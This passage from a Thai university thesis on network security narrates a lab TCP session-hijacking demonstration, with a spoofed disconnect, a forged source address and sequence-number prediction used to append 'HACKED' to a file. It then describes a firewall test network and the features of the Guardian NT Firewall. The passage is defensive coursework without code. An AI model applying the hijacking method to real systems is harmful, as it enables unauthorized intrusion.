


รูปที่ 6-10 แสดงการถูกบุกรุกของ perl




รูปที่ 6-11 แสดงหน้าจอของ off เมื่อทำการบุกรุกได้สำเร็จ

จากนั้นเครื่องคอมพิวเตอร์ sunshine17 ก็จะไม่สามารถทำการรับส่งข้อมูลกับเครื่องคอมพิวเตอร์ perl ได้ เพราะโปรแกรม hijack ได้ทำการแจ้ง (ปลอมตัว) ไปยังคอมพิวเตอร์ sunshine17 ว่า คอมพิวเตอร์ perl ต้องการจะยกเลิกการเทลเนท (TELNET) ดังนั้นการเทลเนทจึงยุติลง (เฉพาะทางฝ่ายคอมพิวเตอร์ sunshine17 เท่านั้น) แต่คอมพิวเตอร์ perl ยังคงทำงานไปตามปกติ จากนั้นคอมพิวเตอร์ off จึงทำการส่งข้อมูลที่ปลอมที่อยู่ต้นทาง (source address) ให้เป็นที่อยู่ของคอมพิวเตอร์ sunshine17 และใช้ซีเควนนัมเบอร์ (sequence number) ที่ดักจับได้ไปคำนวณหาซีเควนนัมเบอร์ที่ต้องใช้ในการส่งข้อมูลต่อไป เมื่อหาได้แล้วจึงทำการส่งข้อมูลที่เตรียมไว้ ซึ่งก็คือการเขียนข้อความ "HACKED" ต่อท้ายลงในไฟล์ .profile



รูปที่ 6-12 แสดงหน้าจอของ sunshine17 เมื่อถูกตัดการติดต่อจาก perl

จากนั้นจึงทำการเทลเนทจากเครื่องคอมพิวเตอร์ sunshine17 ไปยังเครื่องคอมพิวเตอร์ perl อีกครั้ง เพื่อตรวจสอบดูว่า มีข้อมูล "HACKED" อยู่ในไฟล์ .profile หรือไม่ ซึ่งก็พบว่ามีข้อความขึ้นว่า "HACKED" เมื่อทำการเทลเนท (TELNET) เข้ามา ดังรูปที่ 6-13



รูปที่ 6-13 แสดงข้อมูล "HACKED" ในไฟล์ .profile

บทที่ 7

การป้องกันการบุกรุกโดยใช้ไฟร์วอลล์

7.1 เครือข่ายที่ใช้ในการทดสอบ


เครือข่ายที่ใช้การทดสอบนี้ ประกอบไปด้วยคอมพิวเตอร์ 4 เครื่องด้วยกันคือ

- คอมพิวเตอร์ภายในไฟร์วอลล์ (Firewall) 1 เครื่อง
- คอมพิวเตอร์ภายนอกไฟร์วอลล์ (Firewall) 2 เครื่อง
- คอมพิวเตอร์ไฟร์วอลล์ (Firewall) 1 เครื่อง

เครื่องคอมพิวเตอร์ทั้งหมดนี้เชื่อมต่ออยู่บนเครือข่ายย่อย (subnet) 3 เครือข่ายด้วยกันคือ

- 161.246.4.0 (BackBone Network)
- 161.246.5.0 (Temperary Network)
- 161.246.6.0 (Computer Department Network)

โดยการเชื่อมต่อนั้น เครื่องคอมพิวเตอร์ที่เป็นไฟร์วอลล์ (Firewall) จะเชื่อมต่ออยู่กับเครือข่าย 2 เครือข่ายคือ 161.246.4.0 และ 161.246.5.0 เครื่องคอมพิวเตอร์ภายนอกไฟร์วอลล์ (Firewall) 2 เครื่องจะเชื่อมต่ออยู่กับเครือข่าย 161.246.6.0 และเครื่องคอมพิวเตอร์ภายในไฟร์วอลล์ (Firewall) จะเชื่อมต่ออยู่กับเครือข่าย 161.246.5.0 ซึ่งหมายถึง เครือข่ายภายคือ 161.246.5.0 และเครือข่ายภายนอกคือ 161.246.4.0 และ 161.246.6.0 แสดงดังรูปที่ 7-1



รูปที่ 7-1 แสดงการเชื่อมต่อบนเครือข่ายที่ใช้ในการทดสอบ

โดยคอมพิวเตอร์ที่ใช้ทดสอบแต่ละเครื่องนั้น มีหน้าที่ การทำงาน และคอนฟิกูเรชั่น (Configuration) ดังต่อไปนี้

7.1.1 Perl

เป็นเครื่องคอมพิวเตอร์ที่ใช้ระบบปฏิบัติการลินุกซ์ (LINUX) โดยเชื่อมต่ออยู่บนเครือข่าย 161.246.5.0 หน้าที่ของคอมพิวเตอร์เครื่องนี้คือ การถูกจำลองให้เป็นคอมพิวเตอร์ที่อยู่ภายในไฟร์วอลล์ (Firewall) และได้รับการป้องกันจากไฟร์วอลล์ (Firewall)

การทำงานของคอมพิวเตอร์เครื่องนี้จะเป็นไปในลักษณะให้บริการต่างๆ บนเครือข่าย เช่น เทลเนท (TELNET) เอฟทีพี (FTP) เวิร์ลด์ไวด์เวบ (World Wide Web) เป็นต้น อีกทั้งยังทำงานในลักษณะที่เป็นผู้ใช้คนหนึ่งอีกด้วย คือ สามารถใช้บริการต่างๆ บนเครือข่ายได้

ส่วนรายละเอียดของคอนฟิกูเรชั่น (Configuration) นั้น แสดงดังตารางที่ 7-1

NAME	*Perl.ce.kmitl.ac.th*
IP Address	*161.246.5.3*
CPU	*INTEL 486DX2-66Mhz*
RAM	*8Mb*
HardDisk	*Corner 420 Mb*
LAN Adapter	*IRQ=5 I/O=0x320*
Operating System	*LINUX*

ตารางที่ 7-1 แสดงคอนฟิกูเรชั่นของ perl

7.1.2 Sunshine17

เป็นเครื่องคอมพิวเตอร์ที่ใช้ระบบปฏิบัติการไมโครซอฟท์วินโดวส์ 95 (Microsoft Windows 95) โดยเชื่อมต่ออยู่บนเครือข่าย 161.246.6.0 หน้าที่ของคอมพิวเตอร์เครื่องนี้คือ การถูกจำลองให้เป็นคอมพิวเตอร์ที่อยู่ภายนอกไฟร์วอลล์ (Firewall) และได้รับการไว้วางใจ (Trusted) จากไฟร์วอลล์ (Firewall)

การทำงานของคอมพิวเตอร์เครื่องนี้จะเป็นไปในลักษณะใช้บริการต่างๆ บนเครือข่าย เช่น เทลเนท (TELNET) เอฟทีพี (FTP) เวิร์ลด์ไวด์เวบ (World Wide Web) เป็นต้น นั่นคือ เป็นผู้ใช้คนหนึ่งที่สามารถใช้บริการต่างๆ บนเครือข่ายที่อยู่ภายในไฟร์วอลล์ (Firewall) ได้

ส่วนรายละเอียดของคอนฟิกูเรชั่น (Configuration) นั้น แสดงดังตารางที่ 7-2

NAME	*Sunshine17.ce.kmitl.ac.th*
IP Address	*161.246.6.97*
CPU	*Pentuim 166 MMX*
RAM	*32Mb*
HardDisk	*Seagate 2.1 Mb*
LAN Adapter	*IRQ=11 I/O=0x6100*
Operating System	*MS Windows95*

ตารางที่ 7-2 แสดงคอนฟิกูเรชั่นของ sunshine17

7.1.3 Off

เป็นเครื่องคอมพิวเตอร์ที่ใช้ระบบปฏิบัติการลินุกซ์ (LINUX) โดยเชื่อมต่ออยู่บนเครือข่าย 161.246.6.0 หน้าที่ของคอมพิวเตอร์เครื่องนี้คือ การถูกจำลองให้เป็นคอมพิวเตอร์ที่อยู่ภายนอกไฟร์วอลล์ (Firewall) และไม่ได้รับความไว้วางใจ (Untrusted) จากไฟร์วอลล์ (Firewall)

การทำงานของคอมพิวเตอร์เครื่องนี้จะเป็นไปในลักษณะให้บริการต่างๆ บนเครือข่าย เช่น เทลเนท (TELNET) เอฟทีพี (FTP) เวิร์ลด์ไวด์เวบ (World Wide Web) เป็นต้น อีกทั้งยังทำงานในลักษณะที่เป็นผู้ใช้คนหนึ่งอีกด้วย คือ สามารถใช้บริการต่างๆ บนเครือข่ายได้ นอกจากนี้ ในการทดสอบเราได้ใช้คอมพิวเตอร์เครื่องนี้ในการบุกรุกไปยังคอมพิวเตอร์ perl ซึ่งถูกปกป้องโดยไฟร์วอลล์ (Firewall)

ส่วนรายละเอียดของคอนฟิกูเรชั่น (Configuration) นั้น แสดงดังตารางที่ 7-3

NAME	*Off.ce.kmitl.ac.th*
IP Address	*161.246.6.234*
CPU	*Pentuim 166 MMX*
RAM	*32Mb*
HardDisk	*Seagate 2.1 Mb*
LAN Adapter	*IRQ=11 I/O=0x6100*
Operating System	*LINUX*

ตารางที่ 7-3 แสดงคอนฟิกูเรชั่นของ off

7.1.4 Firewall

เป็นเครื่องคอมพิวเตอร์ที่ใช้ระบบปฏิบัติการไมโครซอฟท์วินโดวส์เอนทีเซิร์ฟเวอร์ 4.0 (Microsoft WindowsNT Server 4.0) โดยเชื่อมต่ออยู่บนเครือข่าย 161.246.5.0 และเครือข่าย 161.246.4.0 หน้าที่ของคอมพิวเตอร์เครื่องนี้คือ การถูกจำลองให้เป็นคอมพิวเตอร์ที่ทำหน้าที่เป็นไฟร์วอลล์ (Firewall) โดยจะคอยปกป้องการบุกรุกต่างๆ ที่มาจากเครือข่ายภายนอกไฟร์วอลล์ (Firewall)

การทำงานของคอมพิวเตอร์เครื่องนี้จะเป็นไปในลักษณะจำกัดการใช้บริการต่างๆ บนเครือข่าย เช่น เทลเนท (TELNET) เอฟทีพี (FTP) เวิร์ลด์ไวด์เวบ (World Wide Web) เป็นต้น นั่นคือ คอยจัดการกับการติดต่อสื่อสารต่างๆ ที่ผ่านไฟร์วอลล์ (Firewall) ตามกฎเกณฑ์ (Strategy) ที่ได้กำหนดไว้

ส่วนรายละเอียดของคอนฟิกูเรชั่น (Configuration) นั้น แสดงดังตารางที่ 7-4

NAME	*Firewall.ce.kmitl.ac.th*
IP Address 1	*161.246.4.160*
IP Address 2	*161.246.5.1*
CPU	*Pentuim 166 MMX*
RAM	*32Mb*
HardDisk	*Seagate 2.1 Mb*
LAN Adapter 1	*IRQ=5 I/O=0x320*
LAN Adapter 2	*IRQ=10 I/O=0x280*
Operating System	*MS WindowsNT Server 4.0*


ตารางที่ 7-4 แสดงคอนฟิกูเรชั่นของ firewall

7.2 ไฟร์วอลล์ที่ใช้ในการทดสอบ

ไฟร์วอลล์ firewall ที่จะใช้ทดสอบในปริญญานิพนธ์ฉบับนี้ ได้แก่ การ์เดียนเอนทีไฟร์วอลล์ (Guardian NT Firewall) ซึ่งพัฒนาโดยบริษัทเนทการ์ดจำกัด (NetGuard Co.,Ltd.) โดยเป็นโปรแกรมที่ทำงานบนระบบปฏิบัติการวินโดวส์เอนทีเซิร์ฟเวอร์ (WindowsNT Server) สำหรับเครื่องในตระกูลอินเทล 80x86 หรือ อินเทลเพนเทียม (Pentuim Compatible) ซึ่งในการทดสอบนั้น เราจัดให้โปรแกรมทำงานบนเครื่องเพนเทียม (Pentuim) ความเร็ว 100 เมกกะเฮิร์ทซ์ (100 Mhz) มีหน่วยความจำ 40 เมกกะไบท์ (RAM 40 Mb) โดยใช้ระบบปฏิบัติการวินโดวส์เอนทีเซิร์ฟเวอร์ 4.0 (WindowsNT Server 4.0) ทั้งนี้ โปรแกรมการ์เดียนเอนทีไฟร์วอลล์ (Guardian NT Firewall) ที่นำมาทดสอบนั้น เป็นโปรแกรมที่ใช้งานได้ชั่วคราวเท่านั้น (สามารถใช้งานได้เป็นระยะเวลา 30 วัน) แต่มีความสามารถในการทำงานครบถ้วน

เหมือนโปรแกรมการ์เดียนเอนทีไฟร์วอลล์ (Guardian NT Firewall) ที่มีขายอยู่จริง นั่นคือ เราสามารถทดลองใช้โปรแกรมได้ในระยะเวลา 30 วันนั่นเอง ซึ่งโปรแกรมการ์เดียนเอนทีไฟร์วอลล์ (Guardian NT Firewall) ที่ใช้งานได้ชั่วคราวนั้น สามารถดาวน์โหลด (Download) ได้บนอินเตอร์เน็ต (Internet) ตามที่อยู่เวิร์ลด์ไวด์เวบ (World Wide Web Address) http://www.ntguard.com

การทำงานของโปรแกรมการ์เดียนเอนทีไฟร์วอลล์ (Guardian NT Firewall) นั้น เป็นการทำงานแบบกระจายการควบคุม (Distribution System) ซึ่งประกอบไปด้วยโปรแกรมเอเยนต์ (Agent) และโปรแกรมมาเนเจอร์ (Manager) โดยโปรแกรมเอเยนต์ (Agent) นั้นคือโปรแกรมที่ติดตั้งไว้บนคอมพิวเตอร์ที่เป็นไฟร์วอลล์ (Firewall) มีหน้าที่ควบคุมการรับส่งข้อมูลที่ผ่านไฟร์วอลล์นั้น (Firewall) ส่วนโปรแกรมมาเนเจอร์ (Manager) คือโปรแกรมที่ติดตั้งไว้บนคอมพิวเตอร์ใดๆก็ได้ที่เชื่อมต่ออยู่กับเครือข่ายอินเตอร์เนต (Internet) มีหน้าที่แลกเปลี่ยนข้อมูลกับโปรแกรมเอเยนต์ (Agent) เช่น ข้อมูลของการติดต่อสื่อสารที่ผ่านไฟร์วอลล์ (Firewall) หรือข้อมูลทางสถิติต่างๆ เช่น จำนวนของการติดต่อสื่อสาร (Connection) ความเร็วเฉลี่ยในการรับส่งข้อมูล (Bandwidth) และที่สำคัญคือการที่โปรแกรมมาเนเจอร์ (Manager) สามารถเปลี่ยนแปลงและแก้ไขการทำงาน (Configuration) ของไฟร์วอลล์ (Firewall) โดยส่งข้อมูลไปยังโปรแกรมเอเยนต์ (Agent) ดังนั้นการทำงานแบบกระจายการควบคุม (Distribution System) ของโปรแกรมการ์เดียนเอนทีไฟร์วอลล์ (Guardian NT Firewall) จึงหมายถึงการที่เราสามารถควบคุมการทำงานของไฟร์วอลล์ (Firewall) ได้จากสถานที่ต่างๆที่สามารถเชื่อมต่อกับเครือข่าอินเตอร์เน็ต (Internet) ได้ และอาจควบคุมไฟร์วอลล์ (Firewall) หลายๆตัวได้จากโปรแกรมมาเนเจอร์ (Manager) เพียงโปรแกรมเดียวได้อีกด้วย โดยแสดงดังรูปที่ 7-2



รูปที่ 7-2 แสดงการทำงานแบบกระจายการควบคุม (Distribution System)

7.2.1 ความสามารถของโปรแกรมเอเยนต์ (Agent)


- สามารถกรองข้อมูล (Frame Filter) ที่จะส่งผ่านไปยังเครือข่ายที่อยู่ภายในไฟร์วอลล์ (Firewall) โดยข้อมูลที่ทำการกรองจะเป็นข้อมูลบนมาตรฐานไอพี (IP , Internet Protocol) ซึ่งหมายถึงการกำหนดให้คอมพิวเตอร์ใดๆ ที่อยู่ภายนอกไฟร์วอลล์ (Firewall) มีสิทธ์หรือไม่มีสิทธ์ส่งข้อมูล

ผ่านเข้าไปยังเครือข่ายที่อยู่ภายในไฟร์วอลล์ (Firewall) และในขณะเดียวกันก็สามารถกำหนดให้คอมพิวเตอร์ใดๆ ที่อยู่ภายในไฟร์วอลล์ (Firewall) มีสิทธ์หรือไม่มีสิทธ์ส่งข้อมูลออกไปยังเครือข่ายที่อยู่ภายนอกไฟร์วอลล์ (Firewall) ด้วย

- สามารถจัดการกับเซสชั่น (session) ต่างๆ เช่น เทลเนท (TELNET) เอฟทีพี (FTP) เวิร์ลด์ไวด์เวบ (World Wide Web) ที่มีการติดต่อสื่อสารกันตามกฎเกณฑ์ที่ตั้งไว้ เช่น สามารถกำหนดให้ใช้เวิร์ลด์ไวด์เวบ (World Wide Web) จากคอมพิวเตอร์ใดๆ ที่อยู่ภายในไฟร์วอลล์ (Firewall) ออกไปยังคอมพิวเตอร์ใดๆ ที่อยู่ภายนอกไฟร์วอลล์ (Firewall) แต่ห้ามการใช้เทลเนท (TELNET) จากคอมพิวเตอร์ใดๆ ที่อยู่ภายในไฟร์วอลล์ (Firewall) ออกไปยังคอมพิวเตอร์ใดๆ ที่อยู่ภายนอกไฟร์วอลล์ (Firewall)
- สามารถจัดการกับเหตุการณ์เฉพาะหน้าได้โดยไม่ต้องรอคำสั่งจากโปรแกรมมาเนเจอร์ (Manager) เช่น การพยายามลอกอิน (login) เข้าไปในคอมพิวเตอร์ใดๆ โดยใช้พาสเวิร์ด (password) ที่ไม่ถูกต้องหลายครั้งติดต่อกันภายในระยะเวลาหนึ่งๆ สามารถจัดการได้โดยห้ามไม่ให้มีการติดต่อสื่อสารจากคอมพิวเตอร์นั้นๆ เป็นระยะเวลาหนึ่ง
- สามารถกำหนดปริมาณของข้อมูลที่รับส่งไปในช่วงเวลาหนึ่งๆ สำหรับคอมพิวเตอร์เครื่องหนึ่ง โดยเมื่อมีปริมาณที่มากกว่ากำหนดขึ้น ก็สามารถหยุดการติดต่อสื่อสารของคอมพิวเตอร์นั้นๆ ได้
- สามารถควบคุมความปลอดภัยของข้อมูลที่ใช้ติดต่อสื่อสารกับโปรแกรมมาเนเจอร์ (Manager) โดยมีการเข้ารหัสข้อมูลทุกๆ ตัวที่รับส่งกันระหว่างโปรแกรมเอเยนต์ (Agent) กับโปรแกรมมาเนเจอร์ (Manager)
- สามารถส่งข้อมูลไปแสดงยังโปรแกรมมาเนเจอร์ (Manager) เมื่อมีเหตุการณ์ที่ได้กำหนดไว้เกิดขึ้น เช่น เมื่อมีการพยายามเทลเนท (TELNET) จากคอมพิวเตอร์ใดๆ ที่อยู่ภายนอกไฟร์วอลล์ (Firewall) โปรแกรมเอเยนต์ (Agent) จะส่งข้อมูลไปยังโปรแกรมมาเนเจอร์ (Manager) เพื่อแสดงให้ผู้ใช้เห็นโดยทันทีว่า ขณะนี้มีการพยายามเทลเนท (TELNET) จากคอมพิวเตอร์เครื่องหนึ่งเข้ามายังเครือข่ายภายในไฟร์วอลล์ (Firewall)
- ในกรณีที่ผู้ใช้ไม่ได้ใช้งานโปรแกรมมาเนเจอร์ (Manager) อยู่ในขณะนั้น และมีเหตุการณ์ที่ทำให้โปรแกรมเอเยนต์ (Agent) ต้องส่งข้อมูลมาเตือนผู้ใช้ที่โปรแกรมมาเนเจอร์ (Manager) โปรแกรมเอเยนต์สามารถเก็บข้อมูลนั้นไว้ เพื่อให้ผู้ใช้เรียกดูภายหลังได้ (history)
- ข้อมูลที่โปรแกรมเอเยนต์ (Agent) เก็บไว้นั้น จะมีรูปแบบที่เป็นมาตรฐานของโปรแกรมจัดการฐานข้อมูลโดยทั่วไป ดังนั้นจึงสามารถนำข้อมูลไปใช้ในรูปแบบอื่นๆ ได้

7.2.3 ความสามารถของโปรแกรมมาเนเจอร์ (Manager)


- สามารถดูการรายงานผลโดยรวมของกิจกรรม (Activity) ต่างๆ จากโปรแกรมเอเยนต์หลายๆ โปรแกรมได้จากหน้าจอคอมพิวเตอร์เพียงจอเดียว โดยเลือกดูไอคอนของเอเยนต์ (Agent Icon) ในแบบที่เล็กที่สุด (minimal format) แสดงดังรูปที่ 7-3

